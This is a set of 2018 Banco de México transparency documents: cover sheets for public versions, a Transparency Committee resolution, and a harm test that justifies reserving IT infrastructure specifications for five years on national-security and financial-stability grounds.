La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, fracción XXVIII, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	**Dirección de Recursos Materiales**
II. La identificación del documento del que se elabora la versión pública.	Pedido 0000020370
III. Firma del titular del área y de quien clasifica.	**GUILLERMO JOSÉ MARTÍNEZ VILLARREAL** Gerente de Soporte Legal y Mejora Continua de Recursos Materiales, en ausencia del Director de Recursos Materiales, con fundamento en el artículo 66 del Reglamento Interior del Banco de México y Segundo del Acuerdo por el que se Determina el Nivel Jerárquico de los Titulares de las Unidades Administrativas que deben clasificar información.
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018 celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

INFORMACIÓN CLASIFICADA COMO CONFIDENCIAL				
Referencia	**Página**	**Descripción**	**Fundamentación**	**Motivación**
7	1	Correo electrónico de persona física y/o personal de los servidores públicos	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable En efecto, la dirección de correo electrónico se encuentra asignada a una persona determinada, la cual tiene asignada una cuenta que pudiera contener información privada de las referidas personas, además de que la finalidad de dicho instrumento tecnológico de información se utiliza para poder ser localizado a través del acceso al mismo. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar e identificar a su titular.
2	8	Nombre de Personas físicas (terceros).	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que el nombre es la manifestación principal del derecho subjetivo a la identidad, hace que una persona física sea identificada o identificable, y consecuentemente es un dato personal. En efecto, el nombre de una persona física además de ser un atributo de la personalidad que por esencia sirve para distinguir y determinar a las personas en cuanto a su identidad, es el conjunto de signos que constituyen un elemento básico e indispensable de la identidad de cada persona sin el cual no puede ser reconocida por la sociedad, así como un derecho humano que protege el nombre propio y los apellidos. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible conocer información personal de su titular.

3	8	Número telefónico de persona física (celular o fijo)	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable. En efecto, el número de teléfono ya sea fijo o celular se encuentra asignado a una persona determinada, la cual contrata la prestación de servicios de telecomunicaciones para poder ser localizado a través de diversos aparatos de telecomunicación. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar vía telefónica a su titular.


SIN TEXTO

BANCO DE MÉXICO

CARÁTULA VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, fracción XXVIII, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	**Dirección de Recursos Materiales**
II. La identificación del documento del que se elabora la versión pública.	Pedido 0000020555
III. Firma del titular del área y de quien clasifica.	**GUILLERMO JOSÉ MARTÍNEZ VILLARREAL** Gerente de Soporte Legal y Mejora Continua de Recursos Materiales, en ausencia del Director de Recursos Materiales, con fundamento en el artículo 66 del Reglamento Interior del Banco de México y Segundo del Acuerdo por el que se Determina el Nivel Jerárquico de los Titulares de las Unidades Administrativas que deben clasificar información.
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Parcial", número 25/2018 celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

INFORMACIÓN CLASIFICADA COMO CONFIDENCIAL				
Referencia	**Página**	**Descripción**	**Fundamentación**	**Motivación**
7	1	Correo electrónico de persona física y/o personal de los servidores públicos	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable En efecto, la dirección de correo electrónico se encuentra asignada a una persona determinada, la cual tiene asignada una cuenta que pudiera contener información privada de las referidas personas, además de que la finalidad de dicho instrumento tecnológico de información se utiliza para poder ser localizado a través del acceso al mismo. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar e identificar a su titular.

ANEXO "F"

BANCO DE MÉXICO

EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

OBLIGACIONES DE TRANSPARENCIA
Clasificación de información
Unidad Administrativa: Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales del Banco de México, en suplencia por ausencia del titular de la Dirección de Recursos Materiales.

VISTOS, para resolver sobre la clasificación de información efectuada por la unidad administrativa al rubro indicada, para el cumplimiento de las obligaciones de transparencia previstas en el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública; y

RESULTANDO

PRIMERO. Que con la finalidad de cumplir con las obligaciones de transparencia comunes, los sujetos obligados pondrán a disposición del público, en sus respectivos medios electrónicos y en la Plataforma Nacional de Transparencia, de acuerdo con sus facultades, atribuciones, funciones u objeto social, la información de los temas, documentos y políticas que se señalan en el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública.

SEGUNDO. Que el titular de la Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales del Banco de México, en suplencia por ausencia del Director de Recursos Materiales, mediante oficio con referencia W40/177/2018, hizo del conocimiento de este Comité de Transparencia que ha determinado clasificar diversa información contenida en los documentos señalados en dicho oficio, respecto de los cuales se generaron las versiones públicas respectivas, y solicitó a este órgano colegiado confirmar tal clasificación y aprobar las citadas versiones públicas.

CONSIDERANDOS

PRIMERO. Este Comité de Transparencia es competente para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta,

clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las áreas del Banco de México, de conformidad con lo previsto en los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción III, del Reglamento Interior del Banco de México.

Asimismo, este órgano colegiado es competente para aprobar las versiones públicas que las unidades administrativas del referido Instituto Central sometan a su consideración, en términos del Quincuagésimo sexto y el Sexagésimo segundo, párrafos primero y segundo, inciso b), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes.

SEGUNDO. Enseguida se analiza la clasificación realizada por la unidad administrativa citada al rubro, conforme a lo siguiente:

Este órgano colegiado advierte que es procedente la clasificación de la información testada y referida como confidencial conforme a la fundamentación y motivación expresadas en las carátulas correspondientes.

De igual manera, este Comité advierte que no se actualiza alguno de los supuestos de excepción previstos en Ley para que este Instituto Central se encuentre en posibilidad de permitir el acceso a la información señalada, en términos de los artículos 120 de la Ley General de Transparencia y Acceso a la Información Pública, 117 de la Ley Federal de Transparencia y Acceso a la Información Pública, y 22 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados.

En consecuencia, **este Comité de Transparencia confirma la clasificación de la información testada y referida como confidencial, conforme a la fundamentación y motivación expresadas en las carátulas de las correspondientes versiones públicas señaladas en el oficio precisado en la sección de Resultandos de la presente resolución y también este órgano colegiado aprueba dichas versiones públicas en sus términos.**

Por lo expuesto con fundamento en los artículos 1, 23, 43, 44, fracciones II y IX, 137, párrafo segundo, inciso a), de la Ley General de Transparencia y Acceso a la Información Pública; 64, párrafos, primero, segundo, tercero, y quinto, 65, fracciones II y IX, 102, párrafo primero, de la Ley Federal de Transparencia y Acceso a la Información Pública; 31, fracciones III y XX, del Reglamento Interior del Banco de México; Quincuagésimo sexto y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas" vigentes, y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

PRIMERO. Se **confirma la clasificación de la información testada y referida como confidencial,** conforme a la fundamentación y motivación expresadas en las carátulas de las correspondientes versiones públicas señaladas en el oficio precisado en la sección de Resultandos de la presente resolución y también este órgano colegiado aprueba dichas versiones públicas en sus términos.

SEGUNDO. Las versiones públicas de los documentos referidos, elaboradas por la unidad administrativa al rubro indicada para el cumplimiento de las obligaciones de transparencia a que se refiere el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública, deberán ser publicadas en su oportunidad, tanto en el portal del Banco de México como en la Plataforma Nacional de Transparencia.

Así lo resolvió, por unanimidad de los integrantes presentes de este Comité de Transparencia del Banco de México, en sesión celebrada el veintiséis de julio de dos mil dieciocho. ----------

COMITÉ DE TRANSPARENCIA

CLAUDIA ÁLVAREZ TOCA
Presidente

HUMBERTO ENRIQUE RUIZ TORRES
Integrante

JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente

ANEXO "G"

BANCO DE MÉXICO
RECIBIDO
18 JUL 2018
Comité de Transparencia
Por: JIS383 Hora: 14:41

Se recibe oficio constante en dos páginas, dos carátulas y una prueba de daño. - - - - - -

BANCO DE MÉXICO

Ciudad de México, a 18 de julio de 2018
REF. DGTI-132/2018

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
P r e s e n t e.

Me refiero a la obligación prevista en el artículo 60 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), en el sentido de poner a disposición de los particulares la información a que se refiere el Título Quinto de dicho ordenamiento (obligaciones de transparencia) en el sitio de internet de este Banco Central y a través de la Plataforma Nacional de Transparencia.

Al respecto, en relación con las referidas obligaciones de transparencia, me permito informarles que esta unidad administrativa, de conformidad con los artículos 100, y 106, fracción III, de la Ley General de Transparencia y Acceso a la Información Pública, así como 97 de la Ley Federal de Transparencia y Acceso a la Información Pública, y el Quincuagésimo sexto de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes, ha determinado clasificar diversa información contenida en los documentos que se indican más adelante, de conformidad con la fundamentación y motivación señaladas en las carátulas y en la prueba de daño correspondientes.

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título de los documentos clasificados, los cuales coinciden con los que aparecen en las carátulas que debidamente firmadas se acompañan al presente.

TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO	PRUEBA DE DAÑO NÚMERO DE ANEXO
Autorización para adjudicar directamente a 1.1 [redacted] (800-18-0853-2)	1	2
Ratificación de Dictamen técnico para determinar [redacted] 1.1 [redacted] (800-18-0853-2)	3	2

Por lo expuesto, en términos de los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción III, y 66, del Reglamento Interior del Banco de México; Quincuagésimo sexto, y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos; así como el punto Segundo del "Acuerdo por el que se determina el nivel jerárquico de los titulares de las unidades administrativas que deben clasificar información", emitido por el Comité de Transparencia en su sesión de veinticinco de enero de dos mil diecisiete, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de la información realizada por esta unidad administrativa, y aprobar las versiones públicas señaladas en el cuadro precedente.

BANCO DE MÉXICO

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informo que el personal adscrito a la DGTI que por la naturaleza de sus atribuciones tiene acceso a los referidos documentos clasificados, es el descrito a continuación:

- Gerencia de Telecomunicaciones (Gerente)
- Subgerencia de Operación de Servicios de Telecomunicaciones (Todo el personal)
- Subgerencia de Desarrollo de Servicios de Telecomunicaciones (Todo el personal)
- Subgerencia de Planeación y Regulación (Todo el personal)

Para todos los documentos a clasificar relacionados en la tabla anterior, las personas con acceso a estos documentos adscritos a la Dirección de Recursos Materiales son las siguientes:

- Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Todo el personal).
- Gerencia de Abastecimiento a Emisión y Recursos Humanos (Todo el personal).
- Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Todo el personal).

Atentamente,

ING. JAVIER ORDUÑA BUSTAMANTE
Gerente de Telecomunicaciones
En suplencia por ausencia del Director de Sistemas, de conformidad con el artículo 66 del Reglamento Interior del Banco de México

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	Gerencia de Telecomunicaciones
II. La identificación del documento del que se elabora la versión pública.	Autorización para adjudicar directamente a 1.1 [redacted] (800-18-0853-2)
III. Firma del titular del área y de quien clasifica.	**ING. JAVIER ORDUÑA BUSTAMANTE** Gerente de Telecomunicaciones *En suplencia por ausencia del Director de Sistemas, de conformidad con el artículo 66 del Reglamento Interior del Banco de México*
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Ordinaria", número 25/2018 celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página**	**Información testada**	**Fundamento Legal**	**Motivación**
A1	2	Información relacionada con las especificaciones de la infraestructura de Tecnologías de la Información	Conforme a la prueba de daño que se adjunta	Conforme a la prueba de daño que se adjunta

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	Gerencia de Telecomunicaciones
II. La identificación del documento del que se elabora la versión pública.	[redacted] 1.1 [redacted] (800-18-0853-2)
III. Firma del titular del área y de quien clasifica.	**ING. JAVIER ORDUÑA BUSTAMANTE** Gerente de Telecomunicaciones *En suplencia por ausencia del Director de Sistemas, de conformidad con el artículo 66 del Reglamento Interior del Banco de México*
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018, celebrada el 25 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página**	**Información testada**	**Fundamento Legal**	**Motivación**
A1	3	Información relacionada con las especificaciones de la infraestructura de Tecnologías de la Información	Conforme a la prueba de daño que se adjunta	Conforme a la prueba de daño que se adjunta

PRUEBA DE DAÑO

Especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México.

En términos de lo dispuesto por los artículos 28, párrafo sexto y séptimo de la Constitución Política de los Estados Unidos Mexicanos, 113, fracciones I y IV, de la Ley General de Transparencia y Acceso a la información Pública (LGTAIP); y 110, fracciones I y IV, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como con la fracción VIII del Lineamiento Décimo séptimo y las fracciones I y II del Lineamiento Vigésimo segundo, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", es de clasificarse como información reservada aquella cuya publicación pueda:

a) Comprometer la seguridad nacional;

b) Afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país;

c) Poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país;

d) Comprometer la seguridad en la provisión de moneda nacional al país.

Por lo que, la información relativa a las **especificaciones de la infraestructura de tecnologías de la información y comunicaciones** referente a la arquitectura de los componentes, que conforman la infraestructura, es decir, la organización y relación entre los equipos de cómputo, de telecomunicaciones y de seguridad electrónica, sus configuraciones, las actualizaciones de seguridad de estos componentes; la ubicación en donde se emplean estos componentes en las instalaciones del Banco de México, incluyendo los centros de datos y telecomunicaciones; los análisis de riesgos tecnológicos y de seguridad que se realizan sobre dichos componentes; los manuales y procedimientos de operación de recuperación y de continuidad operativa para restablecer su funcionamiento; el diseño, el código fuente y los algoritmos que se desarrollan o se configuran para operar en ellos; así como toda información derivada de estas especificaciones que, de forma aislada o agrupada, permita vincular directa o indirectamente, a algún elemento específico de tecnologías de la información y comunicaciones con los procesos del Banco de México en que éste participa; es clasificada como reservada, en virtud de lo siguiente:

La divulgación de la información representa un riesgo de perjuicio significativo al interés público, ya que con ello se compromete la seguridad nacional; así como la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; pondría en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país; y comprometería la seguridad en la provisión de moneda nacional al país; toda vez que la divulgación de la información posibilita la destrucción,

inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional, así como menoscabar la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto, toda vez que dicho riesgo es:

1) Real, dado que la difusión de esta información posibilita a personas o grupos de ellas con intenciones delincuenciales a realizar acciones hostiles en contra de las tecnologías de la información de este Banco Central.

Debe tenerse presente que, en términos del artículo 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos, el Banco de México tiene a su cargo las funciones del Estado en las áreas estratégicas de acuñación de moneda y emisión de billetes. En ese sentido, los artículos 2o. y 3o. de la Ley del Banco de México, señalan las finalidades del Banco Central, entre las que se encuentran, proveer a la economía del país de moneda nacional, con el objetivo prioritario de procurar la estabilidad del poder adquisitivo de dicha moneda, promover el sano desarrollo del sistema financiero, propiciar el buen funcionamiento de los sistemas de pagos, así como el desempeño de las funciones de regular la emisión y circulación de la moneda, los cambios, la intermediación y los servicios financieros, así como los sistemas de pagos; operar con las instituciones de crédito como banco de reserva y acreditante de última instancia; prestar servicios de tesorería al Gobierno Federal y actuar como agente financiero del mismo. Las anteriores son finalidades y funciones que dependen en gran medida de la correcta operación de las tecnologías de la información y comunicaciones que el Banco de México ha instrumentado para estos propósitos, mediante el procesamiento de la información que apoya en la ejecución de esos procesos.

Al respecto, es importante destacar que los sistemas informáticos y de comunicaciones del Banco de México fueron desarrollados y destinados para atender la implementación de las políticas en materia monetaria, cambiaria, o del sistema financiero, por tal motivo, divulgar información de las especificaciones tecnológicas de dichos sistemas, de la normatividad interna, o de sus configuraciones, puede repercutir en su inhabilitación.

En este sentido, el artículo 5, fracción XII, de la Ley de Seguridad Nacional establece que son amenazas a la seguridad nacional, los actos tendientes a destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos.

A su vez, el artículo 146 de la Ley General del Sistema Nacional de Seguridad Pública dispone que se consideran instalaciones estratégicas, a los espacios, inmuebles, construcciones, muebles, equipo y demás bienes, destinados al funcionamiento, mantenimiento y operación de las actividades consideradas como estratégicas por la Constitución Política de los Estados Unidos Mexicanos, entre los que se encuentra la **infraestructura de tecnologías de la información y comunicaciones** del Banco de México.

Asimismo, el artículo décimo séptimo, fracción VIII, señala que se considera considerarse como información reservada, aquella que de difundirse actualice o potencialice un riesgo o amenaza a la seguridad nacional cuando se posibilite la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico.

Consecuentemente, pretender atacar o inhabilitar los sistemas del Banco, representa una amenaza a la seguridad nacional, ya que publicar la información que se solicita, posibilita la destrucción, inhabilitación o sabotaje de la infraestructura tecnológica de carácter estratégico, como lo es la del Banco de México, Banco Central del Estado México, por mandato constitucional.

En efecto, proporcionar las **especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, indudablemente facilitaría que terceros logren acceder a información financiera o personal, modifiquen los datos que se procesan en ellas o, incluso, dejen fuera de operación a los sistemas de información del Banco.

En consecuencia, se actualiza la causal de reserva prevista en el artículo 113, fracción I, de la LGTAIP, ya que la divulgación de la información referida compromete la seguridad nacional, al posibiliter la destrucción, inhabilitación o sabotaje de la infraestructura de carácter estratégico con la que opera el Banco de México.

Por otra parte, y en atención a las consideraciones antes referidas, es de suma importancia destacar que los ataques a las tecnologías de la información y de comunicaciones, son uno de los principales y más importantes instrumentos utilizados en el ámbito mundial para ingresar sin autorización a computadoras, aplicaciones, redes de comunicación, y diversos sistemas informáticos, con la finalidad de causar daños, obtener información o realizar operaciones ilícitas. Estos ataques se fundamentan en (1) descubrir y aprovechar vulnerabilidades, basando cada descubrimiento en el análisis y estudio de la información de las especificaciones técnicas de diseño y construcción, incluyendo el código fuente de las aplicaciones, la arquitectura o servicios de tecnologías de información y de comunicaciones que se quieren vulnerar, y (2) tomar ventaja de cualquier información conocida para emplear técnicas de ingeniería social que les faciliten el acceso indebido a los sistemas, con el propósito de substraer información, alterarla, o causar un daño disruptivo.

Otra característica que hace relevante a este tipo de ataques, es la propia evolución de los equipos y sistemas, pues con cada actualización o nueva versión que se genera, se abre la oportunidad a nuevas vulnerabilidades y, por ende, nuevas posibilidades de ataque. Por ejemplo, en la actualidad, es común que en materia de sistemas de información se empleen herramientas con licencia de uso libre (librerías de manejo de memoria, traductores entre distintos formatos electrónicos, librerías para despliegue de gráficos, etc.) y que el proveedor publique las vulnerabilidades detectadas en ellas, contando con esta información y con las especificaciones técnicas de la aplicación o herramienta tecnológica que se quiere vulnerar, individuos con propósitos delincuenciales pueden elaborar un ataque cuya vigencia será el tiempo que tarde en corregirse la vulnerabilidad y aplicarse la actualización respectiva.

Sea cual fuere el origen o motivación del ataque contra las tecnologías de la información y de comunicaciones administradas por el Banco Central, éste puede conducir al incumplimiento de sus obligaciones hacia los participantes del sistema financiero y/o provocar que a su vez, estos no puedan cumplir con sus propias obligaciones, y en consecuencia, generar un colapso del sistema financiero nacional, lo que iría en contravención a lo establecido en el artículo 2o. de la Ley del Banco de México.

En este sentido, de materializarse los riesgos anteriormente descritos, se podría substraer, interrumpir o alterar información referente a, por ejemplo: las cantidades, horarios y rutas de distribución de remesas en el país; la interrupción o alteración de los sistemas que recaban información financiera y económica, y que entregan el resultado de los análisis financieros y económicos, lo que puede conducir a la toma de decisiones equivocadas o a señales erróneas para el sector financiero y a la sociedad; la substracción de información de política monetaria o cambiaria, previo a sus informes programados, su alteración o interrupción en las fechas de su publicación, puede igualmente afectar a las decisiones o posturas financieras y económicas de nuestro país y de otros participantes internacionales; la corrupción de los datos intercambiados en los sistemas de pagos, la pérdida de su confidencialidad o la interrupción de estos sistemas, causaría riesgos sistémicos.

Con lo anterior, se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto, y se comprometerían las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos.

Por lo anterior, mantener la reserva de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones,** que soportan en su conjunto a los procesos destinados para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, permite reducir sustancialmente ataques informáticos hechos a la medida que pudieran resultar efectivos, considerando aquellos que pueden surgir por el simple hecho de emplear un medio universal de comunicación como lo es Internet y los propios exploradores Web.

En efecto, el funcionamiento seguro y eficiente de los sistemas de información depende de la **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**.

Por tanto, se actualiza la causal de reserva prevista en el artículo 113, fracción IV, de la LGTAIP, toda vez que la divulgacón de la información referida puede afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; puede poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país y puede comprometer la seguridad en la provisión de moneda nacional al país.

2) Demostrable, ya que los ataques dirigidos hacia las tecnologías de la información y comunicaciones que apoyan la operación de infraestructura de carácter estratégico de los países, como son las redes eléctricas, las redes de datos públicas, las redes de datos privadas, los sistemas de tráfico aéreo, control de oleoductos, provisión de agua y, por supuesto, operación de plataformas financieras, ocurren todos los días, en todo el mundo.

